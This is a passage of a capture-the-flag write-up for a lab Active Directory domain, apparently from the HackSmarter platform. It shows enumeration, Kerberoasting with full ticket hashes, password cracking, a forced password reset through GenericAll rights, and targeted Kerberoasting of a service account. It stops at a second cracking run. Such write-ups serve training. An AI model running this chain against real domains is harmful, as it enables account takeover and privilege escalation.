
HackSmarter
Araksa
- NetExec / nxc
- smbclient
- BloodHound.py (ad-bloodhound.sh)
- Hashcat
- rpcclient
- targetedKerberoast
- Certipy / certipy-ad
- Evil-WinRM
Starting credentials: faraday:hacksmarter123
Enumeration
Port Scanning
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-20 13:02:23Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Not valid before: 2025-09-21T15:35:32
|_Not valid after:  2026-09-21T15:35:32
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Not valid before: 2025-09-21T15:35:32
|_Not valid after:  2026-09-21T15:35:32
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Not valid before: 2025-09-21T15:35:32
|_Not valid after:  2026-09-21T15:35:32
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Not valid before: 2025-09-21T15:35:32
|_Not valid after:  2026-09-21T15:35:32
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HACKSMARTER
|   NetBIOS_Domain_Name: HACKSMARTER
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hacksmarter.local
|   DNS_Computer_Name: DC01.hacksmarter.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-01-20T13:03:23+00:00
|_ssl-date: 2026-01-20T13:04:02+00:00; +12s from scanner time.
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Not valid before: 2025-09-20T02:51:46
|_Not valid after:  2026-03-22T02:51:46
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
56461/tcp open  msrpc         Microsoft Windows RPC
59750/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
59751/tcp open  msrpc         Microsoft Windows RPC
59763/tcp open  msrpc         Microsoft Windows RPC
59779/tcp open  msrpc         Microsoft Windows RPC
59798/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 3 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Initial Access
Validated the provided credentials over SMB against the domain controller.
nxc smb 10.1.168.89 -u 'faraday' -p 'hacksmarter123'

SMB         10.1.168.89     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False)
SMB         10.1.168.89     445    DC01             [+] hacksmarter.local\faraday:hacksmarter123
The credentials were valid, so I moved on to enumerating the domain.
Domain User Enumeration
Dumped domain users over LDAP with the faraday credentials.
nxc ldap hacksmarter.local -u 'faraday' -p 'hacksmarter123' --users

LDAP        10.1.168.89     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local)
LDAP        10.1.168.89     389    DC01             [+] hacksmarter.local\faraday:hacksmarter123
LDAP        10.1.168.89     389    DC01             [*] Enumerated 15 domain users: hacksmarter.local
LDAP        10.1.168.89     389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.1.168.89     389    DC01             Administrator                 2025-09-18 22:40:20 0        Built-in account for administering the computer/domain
LDAP        10.1.168.89     389    DC01             Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.1.168.89     389    DC01             krbtgt                        2025-09-21 02:51:44 0        Key Distribution Center Service Account
LDAP        10.1.168.89     389    DC01             Goro                          2025-09-21 15:00:31 0        Loyal to a fault
LDAP        10.1.168.89     389    DC01             alt.svc                       2025-09-21 15:07:42 0        Trapped for eternity
LDAP        10.1.168.89     389    DC01             Yorinobu                      2025-09-21 15:12:44 0
LDAP        10.1.168.89     389    DC01             Hanako                        2025-09-21 14:59:03 0        Waiting at embers
LDAP        10.1.168.89     389    DC01             Faraday                       2025-09-21 15:06:45 0
LDAP        10.1.168.89     389    DC01             Smasher                       2025-09-21 15:01:20 0
LDAP        10.1.168.89     389    DC01             Soulkiller.svc                2025-09-21 15:30:13 0        Certificate managment for soulkiller AI
LDAP        10.1.168.89     389    DC01             Hellman                       2025-09-21 15:04:19 0
LDAP        10.1.168.89     389    DC01             kei.svc                       2025-09-21 15:05:16 0        Trapped for eternity
LDAP        10.1.168.89     389    DC01             Silverhand.svc                2025-09-21 15:03:10 0        Trapped for eternity
LDAP        10.1.168.89     389    DC01             Oda                           2025-09-21 15:02:14 0
LDAP        10.1.168.89     389    DC01             the_emperor                   2025-11-06 17:19:03 0
Several service accounts stood out, and Soulkiller.svc carried the description Certificate managment for soulkiller AI.
SMB Share Enumeration
Listed shares with the same credentials.
nxc smb hacksmarter.local -u 'faraday' -p 'hacksmarter123' --shares

SMB         10.1.168.89     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False)
SMB         10.1.168.89     445    DC01             [+] hacksmarter.local\faraday:hacksmarter123
SMB         10.1.168.89     445    DC01             [*] Enumerated shares
SMB         10.1.168.89     445    DC01             Share           Permissions     Remark
SMB         10.1.168.89     445    DC01             -----           -----------     ------
SMB         10.1.168.89     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.168.89     445    DC01             C$                              Default share
SMB         10.1.168.89     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.168.89     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.168.89     445    DC01             SYSVOL          READ            Logon server share
Only the default read shares were exposed. Checked C$ directly to confirm there was no admin access.
smbclient \\\\hacksmarter.local\\C$ -U faraday

Password for [WORKGROUP\faraday]:
tree connect failed: NT_STATUS_ACCESS_DENIED
C$ was denied. Browsed SYSVOL for anything useful and tested write access.
smbclient \\\\hacksmarter.local\\SYSVOL -U faraday

Password for [WORKGROUP\faraday]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Sep 21 02:50:48 2025
  ..                                  D        0  Sun Sep 21 02:50:48 2025
  hacksmarter.local                  Dr        0  Sun Sep 21 02:50:48 2025

                7863807 blocks of size 4096. 3535326 blocks available
smb: \> cd hacksmarter.local\
smb: \hacksmarter.local\> ls
  .                                   D        0  Sun Sep 21 02:52:24 2025
  ..                                  D        0  Sun Sep 21 02:50:48 2025
  DfsrPrivate                      DHSr        0  Sun Sep 21 02:52:24 2025
  Policies                            D        0  Sun Sep 21 02:51:01 2025
  scripts                             D        0  Sun Sep 21 02:50:48 2025

                7863807 blocks of size 4096. 3535326 blocks available
smb: \hacksmarter.local\> put test.txt
NT_STATUS_ACCESS_DENIED opening remote file \hacksmarter.local\test.txt
smb: \hacksmarter.local\> cd scripts\
smb: \hacksmarter.local\scripts\> ls
  .                                   D        0  Sun Sep 21 02:50:48 2025
  ..                                  D        0  Sun Sep 21 02:52:24 2025

                7863807 blocks of size 4096. 3610647 blocks available
smb: \hacksmarter.local\scripts\> cd ..
smb: \hacksmarter.local\> cd dfsrprivate
cd \hacksmarter.local\dfsrprivate\: NT_STATUS_ACCESS_DENIED
smb: \hacksmarter.local\> exit
SYSVOL was read-only, the scripts folder was empty, writes were denied, and DfsrPrivate was blocked. Checked NETLOGON and IPC$ as well.
smbclient \\\\hacksmarter.local\\NETLOGON -U faraday

Password for [WORKGROUP\faraday]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Sep 21 02:50:48 2025
  ..                                  D        0  Sun Sep 21 02:52:24 2025

                7863807 blocks of size 4096. 3611731 blocks available
smb: \> exit
smbclient \\\\hacksmarter.local\\ipc$ -U faraday
Password for [WORKGROUP\faraday]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> dir
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> exitBoth were empty. No RDP credentials were available at this point, so the shares gave nothing — the path would have to come from the directory itself.
BloodHound Collection
Collected BloodHound data with the faraday credentials to map the ACL / privilege paths.
~/kali4niaL0ve-back/payloads/offensivesecurity/active-directory/ad-bloodhound.sh
Domain:
hacksmarter.local
Username:
faraday
Password:
hacksmarter123
IP of Domain:
10.1.168.89
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: hacksmarter.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.hacksmarter.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.hacksmarter.local
INFO: Found 16 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.hacksmarter.local
INFO: Done in 00M 33S

With the graph in hand, I understood the attack path and moved to Kerberoasting the reachable service accounts.
Kerberoasting (faraday)
Requested Kerberoast hashes with the faraday credentials.
nxc ldap hacksmarter.local -u 'faraday' -p 'hacksmarter123' --kerberoasting output.txt

LDAP        10.1.168.89     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local)
LDAP        10.1.168.89     389    DC01             [+] hacksmarter.local\faraday:hacksmarter123
LDAP        10.1.168.89     389    DC01             [*] Skipping disabled account: krbtgt
LDAP        10.1.168.89     389    DC01             [*] Total of records returned 1
LDAP        10.1.168.89     389    DC01             [*] sAMAccountName: alt.svc, memberOf: [], pwdLastSet: 2025-09-21 15:07:42.894050, lastLogon: <never>
LDAP        10.1.168.89     389    DC01             $krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local\alt.svc*$18844878b19436c9a967d7896c178ee1$207b34dd1aafa67be701642499586d43a9228ecb1f428ed8aa344928d52342b1596a461c61099f8d1fb8e17ee86fbb99257ee3b06621e91f4af2e4eabafe77bc9c6e09a5080f60687ab8a6dd454b51d76387c019fa396d695f229629610fe7a1e1329210912806a0cdf7037eb9f6cc1f33d55917d1cc38d0301dfee3adb024ecfc26a78280bb105b010bcdc4d278fe814d5702402a6e5afbd70d985fc8720b1b455ceddf8633d62cc50fe9fad3d8d861c71979d7ef07e9f03fbd04c486b96e1be6cf8b205891d8fab24524d5978448e4906901003fdfac9211e02b53c1c6d93a7d3d3df5adcceb3ce0830782b648b08635b2f429294604b698f02b88495c59d38a7b08aad9edfc97417405cea2fd7a7a57159f52ce8ce0cdb569e170f0e626f303ba5dd06c6980f55a46282a185cc440a032f55beaf39e29603bbf4bdc4ebdc2692cd5b80b744471bbcae824a23d800044a99c67296701e79b7efc8a520814c307bd0a0a432c19340e9aa007a8690530093c5308f989e4d8d902e43c14d17d9fa35d22674d78dee18a3205027d1e2023b1463fa0ce55ddf1f92d4c3e4ff885e8eb479061e6796262c01cc7855a2373bd917f69c16b10b94e123d7d330177e1bcb9be0c76e077bb668204ced8620f92f7f5bff329202d01978b1b986de93019d7b31662522b9e3db7974a236fdb8b93a8f3dce07e6555b9af0d7b1d48bfef8f6f1bd3af8ee659e6fffc3fa73c12d90917ad812209244ff2e7778fbcbe429acd01735fd768c46fa8f4bccbf278351d3bf18999718edeb215786125709efe0bf6e04a8dc4e1f5d72cc7a27a34c10b46a492e8a6d77eda6a9932ef729603a7bdd1aab07b1cf04807999548de982f3cec96e5d1beccbd953b5458a98dcde554f994e03a4863553ea04c044ca5c2de1790ecf35d83b8dc460547417bedb6ef794147ff95632a630a33c836e432e967f21339abb2a644f8eb56846f8ebc8b4c1f2ffb89139bb90e6dc4c5fc3d43db7f5983be829fa9b2fcdce70eedec066a371ae1b9b367bd2a640ef04e509b68f099e0cc386b1c52374e5ea41262ca9dbeb9892222bc02e6a285020b88eb96de218dd76566284e26ec08b3e93eab325cc594047667126dac62c04e810602117d99d2817a02884c5d85d0b2825b399df95fb163096da7e0560bdc91b49b1195ba5cded2d79b5fcb517b78b60c62b1160d08510a688fec92516326e409f66914f52212fcd07085ce5f22a1d8977f68270c3401e2af125002a7ff6d974c4b2a272c6d85a0869a3dc531322eb9b4c002d4afbf4f0fde39998fa5ffdf77a1b63df53ceb08780294b66fb60f8dd2fcf415835f67c2563c7065540166d3d9eed3cccfcc4b6522ea2ae046c4bc2d4611ac378391dc3c602a0c7566f0ba78b7450fc34171e12e30c89e808634bec257685a7ffea0776f58220da0208cd3ac7f35ac8a934bfdd10bab7fc0a86608a1307b3d8d41d945afdafc41add6f502e2ebcd7e34ad1e6be0defb7498624232b95490b51b3f
Only alt.svc was Kerberoastable and returned a TGS hash.
Crack alt.svc TGS
Cracked the hash with Hashcat and rockyou.
hashcat -m13100 output.txt ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt

$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local\alt.svc*$18844878b19436c9a967d7896c178ee1$207b34dd1aafa67be701642499586d43a9228ecb1f428ed8aa344928d52342b1596a461c61099f8d1fb8e17ee86fbb99257ee3b06621e91f4af2e4eabafe77bc9c6e09a5080f60687ab8a6dd454b51d76387c019fa396d695f229629610fe7a1e1329210912806a0cdf7037eb9f6cc1f33d55917d1cc38d0301dfee3adb024ecfc26a78280bb105b010bcdc4d278fe814d5702402a6e5afbd70d985fc8720b1b455ceddf8633d62cc50fe9fad3d8d861c71979d7ef07e9f03fbd04c486b96e1be6cf8b205891d8fab24524d5978448e4906901003fdfac9211e02b53c1c6d93a7d3d3df5adcceb3ce0830782b648b08635b2f429294604b698f02b88495c59d38a7b08aad9edfc97417405cea2fd7a7a57159f52ce8ce0cdb569e170f0e626f303ba5dd06c6980f55a46282a185cc440a032f55beaf39e29603bbf4bdc4ebdc2692cd5b80b744471bbcae824a23d800044a99c67296701e79b7efc8a520814c307bd0a0a432c19340e9aa007a8690530093c5308f989e4d8d902e43c14d17d9fa35d22674d78dee18a3205027d1e2023b1463fa0ce55ddf1f92d4c3e4ff885e8eb479061e6796262c01cc7855a2373bd917f69c16b10b94e123d7d330177e1bcb9be0c76e077bb668204ced8620f92f7f5bff329202d01978b1b986de93019d7b31662522b9e3db7974a236fdb8b93a8f3dce07e6555b9af0d7b1d48bfef8f6f1bd3af8ee659e6fffc3fa73c12d90917ad812209244ff2e7778fbcbe429acd01735fd768c46fa8f4bccbf278351d3bf18999718edeb215786125709efe0bf6e04a8dc4e1f5d72cc7a27a34c10b46a492e8a6d77eda6a9932ef729603a7bdd1aab07b1cf04807999548de982f3cec96e5d1beccbd953b5458a98dcde554f994e03a4863553ea04c044ca5c2de1790ecf35d83b8dc460547417bedb6ef794147ff95632a630a33c836e432e967f21339abb2a644f8eb56846f8ebc8b4c1f2ffb89139bb90e6dc4c5fc3d43db7f5983be829fa9b2fcdce70eedec066a371ae1b9b367bd2a640ef04e509b68f099e0cc386b1c52374e5ea41262ca9dbeb9892222bc02e6a285020b88eb96de218dd76566284e26ec08b3e93eab325cc594047667126dac62c04e810602117d99d2817a02884c5d85d0b2825b399df95fb163096da7e0560bdc91b49b1195ba5cded2d79b5fcb517b78b60c62b1160d08510a688fec92516326e409f66914f52212fcd07085ce5f22a1d8977f68270c3401e2af125002a7ff6d974c4b2a272c6d85a0869a3dc531322eb9b4c002d4afbf4f0fde39998fa5ffdf77a1b63df53ceb08780294b66fb60f8dd2fcf415835f67c2563c7065540166d3d9eed3cccfcc4b6522ea2ae046c4bc2d4611ac378391dc3c602a0c7566f0ba78b7450fc34171e12e30c89e808634bec257685a7ffea0776f58220da0208cd3ac7f35ac8a934bfdd10bab7fc0a86608a1307b3d8d41d945afdafc41add6f502e2ebcd7e34ad1e6be0defb7498624232b95490b51b3f:babygirl1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Recovered credentials:
alt.svc:babygirl1Lateral Movement — alt.svc → Yorinobu
BloodHound showed alt.svc had GenericAll over Yorinobu, so I used rpcclient to force-reset that account’s password.

rpcclient -U "HACKSMARTER.local\ALT.SVC%babygirl1" 10.1.168.89

rpcclient $> setuserinfo2 YORINOBU 23 "TempP@ssw0rd"
rpcclient $> exit
The reset succeeded, giving control of Yorinobu.
Validate Yorinobu
Confirmed the new password over SMB.
nxc smb 10.1.168.89 -u 'YORINOBU' -p 'TempP@ssw0rd'

SMB         10.1.168.89     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False)
SMB         10.1.168.89     445    DC01             [+] hacksmarter.local\YORINOBU:TempP@ssw0rd!
Authentication as Yorinobu worked.
Lateral Movement — Yorinobu → Soulkiller.svc
Yorinobu had GenericWrite over Soulkiller.svc, so I ran targetedKerberoast with the Yorinobu credentials to set a temporary SPN and pull a crackable hash.

python3 targetedKerberoast.py -d hacksmarter.local -u yorinobu -p 'TempP@ssw0rd'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (alt.svc)
$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local/alt.svc*$462f48943bcc309b3bfa3b428e181aad$0a73ffd8696ed17f66c60d97776a5a7a4134464cdc48ae0b354331329fc7124d4781aa9de2a1b307b9c12aad38304d0e13d74a40ef579d3bb2d8a2278adcc5f66e86c76e9c4645c3a73a5d979b8922ea2fe4ddfe9ed566649eb1ad7fca3a23f4df6e6a3a9b79b8d492236b5774c87a6d8317b01762e4cb23af7e18fb26b6bb7460fcd8fb6054dcd2172f0b23be9277c9518f611e8731521b83e34e3606974d3a7ec75f3623a987d85f48af0ce1eeeae066d4899499b34cb18dfbee628122df10f4444d934308c0d742f19fd21cce6bbebd41a1b0628e74a561ee8bd4a9e4d889f648b7335250743ea1eaac6898acc7a3a257ccfd7342907f577669e3636bc30c950f7c566b46c316c7b14f8647bfe2775dab10e0ca585c67b707221e23259d375ab7094c481f6b49e52e6afdbbb70c2b6b5b1a08c3df3b46275bd7bf542f4a29c6409db50487484972ce2969663ca271c31103ec75c893d693c2cd68bb897c6bc2a23d6442a1e7644f96ba0794d2d347e42cf65965feb4f12de462d6e04ffde59692d3b850b8adea5ceafd9f174e552b5bd3216c66a8430734146ba0ccd2eb648dc45da830ff07aee963f889236a8790641239940192d7562d148406fe3df4d8c1ac46371342c1eab69498a96360796882c28bf786a65ce13629b6b9f501f037140c515420332923e21be988c5bfd9441da080472d94110d2a0d1481edd8bc35a441e18fa3ae832333fad5474d71e7b68bdb772868f7077b5ad8ddda22212866d0d935931e185bae61ce932092fd25a6902adf901ea572764a526726893d1680255864aeb461819c7065754a0be189c09238006188127bb7b65f3b27ddcdd0af29adf4bf6a8809f0e080da3f498b304b893e19237e222bd410c31191c7f9c556b7b1ca89a4b0d019814f54e237fdbe45ac98ed5eb56ef5ca22d61cc2715e7fb920d4be37d8869a3a0e7c526a41a06d5eb97721f56f7a6d3b1fc834f227a8fdbe2e8879a80f0835be3872cd57bb2b9f7491e32693e84b9cf467289892c5ba78235c60b1a75aa7d943950121dda1bcb1e9e9f53e49cc10d568da05c19dfd580ada5babdf2b0486e45700aeccecd95c57916a8bef58ff5e449b501c3a167460e5daddb9672e4f8b832e422c04910a584cbe582c9f876b82150cbc1ac1797045b10271d4dedce7773a9a18a6b1fc90370233507889cf77959366af07a6cac16b062567dee86156d64468e232e32bf85daeeb974541a7fdf70e98e368bd6fab2769018b52e9062308573b070f16c76b697c71aceec73fd7e9c0efa2b945be2f9ee9bdc358b5d686350d6dc38a4255a98f546aae119b85447ecaff181bcd067e9ce5987fe0053858f9d50c0478e1d767e32538d0df0f0df29539e8be446e2855f89483e0cd7deb32450fb9a40096c42735f8b82ff12a8c243f4c0fb7cb3bfe4e01df52866d8866b61885555a3fc7e04674f297882c61eeeaaaeaf5942c6ffc77099eaf3027eac35b306c68181f69d66467f321444a999f513b68a1610f40a560a922c8f157b5c0c1e68cb5771f31b9a13cdb30465e
[+] Printing hash for (Soulkiller.svc)
$krb5tgs$23$*Soulkiller.svc$HACKSMARTER.LOCAL$hacksmarter.local/Soulkiller.svc*$f6de68a8cd17c6eccb1d24bf630b5af6$ababdb29d4e3918b033f3be6bd096cbc1169f1f6c0410514c09443a4d89b5ad88826f0433dcb995fb2921a10fe6a1e19b36fe8daeee52d7a2a4a243601c883623e74335e62e911e85a605b0c3ab27f78545bd22c72a33d9805786257b3c2c56d444fe083763128ec7b499c9d078fc88ba87e425149cac83dd560a611923b4c0a09b1d533d571f396bb8aa91f06db4b18c95201477b4802218879f2d0637f32cd2c1a907343c0d8e896dc59cf5437e95dda2e2448fa3e83c24924f1cf4c75d94ce2c0d1e2d9585918dc72c3a981a17328c7a2415c3d8dffef52ed0161568f42a67ec1a0deb8f20c82114af2cb2c5048415b1a2714ed73ac39b7d7e4a7bc4aacbc4e6b518db8c4f40456f97aad6d5dfedb00148ab4f8eb17ac69b6e6b0c65f53a8002fc22f12ce653442babbade453d17e34e83fcb2cf10e6f342a1adacc3ef9abff4f4fad09654280ab0879d1dac5450dfd73c7f624897cc2f2a9cbe01567c0895901ed916144cf0fd8fec78bcb0e7f5360a117a15b2fb9edeb1d41bfe5830fac9ceb077e608712c4d47bafc15f04d97f5ba5f6c09eda7978150d0502b8e5df100a469980de735af752d5e94962e75fd0121c68bf6a5dc3f2f4520eda5603dd5c980e6b81f738eac3a488d410d95c43cee4d353068eabdd6cfcc40e35b908141becd71a24aaee3f2aed76f51bdff65a822b95b4da028f0017f1c2014a9b6616cae72f55536d15bef3ac911566a17e155aded90efc35b488703c6c0f50a8237a24865b41d9140d40166234927bb014851f7858e91f7830e4a8080ca3c8ca6488630cf7cdb00f5296ecffb147a33725d347f3213a9de205f64fb46a11f9e5e3a11633d7f5dd1edfc4f0c438a6d65e18e859a8e2408de9b0e6271f23545845b337ade7c808a009c13152239ad865531b98b50f4a6398ed9e0bf1770f587f6c214d5efd0712efc1bbc1e4818ac7c1328e7484fbe22e1f81f14541bc36ac8ae9aa3867a19b51a37b7811d40f5d7d6ed29ebbfea1ea28ef9204faa99f4216b9a0677c9f9aa07f253435a76dce22a20d6f9a9cc108927ddfa1bc66e7474aca5111c64dd5831a0acca46c2c88b15e84209a62295b2e380fa1e4d8d18d98570a95dc2f344cb00c01bc8b6b5d12a61473135e3c20e4d0ff6821ea0b18f2aca888a9e917a037b2fedaf234c6cd4e697dab7af848e48f98a527c9aa0865b5e845975f6313f01bfc62f322dc67d549b8d876b4165a715d53ad8e3f72787197843458f9b782c5e814b522fb36a7499187fd44b86e813f6f84dfa676cfa47eafa889a6a692d252844c58a36da27e36dbb48ab35bb844d3dabc97f7b9ebd785bb5ab08b4b84f541232ff083269356a967add3388bdfd538463cd637bdc39731a66a765c2431d3ca4dc21003324fe88e4ac197bb5158857b4b55ee23f42b282ad6379207e2426e996d4adf646ffa94a3701b6b95345bcb49a7d21e5ab454d317da82db6d705b35ccd6306e766f035aaa0047adf97a61d1301b12d44f4b5643aa1b974b5fedbd99d3a61f7e08187d7b7cb2b7dd9e165d0067ccd645
The tool printed hashes for both alt.svc and Soulkiller.svc.
Crack Soulkiller.svc TGS
Cracked the collected hashes with Hashcat.
hashcat -m13100 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/kerberoastables.txt ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt

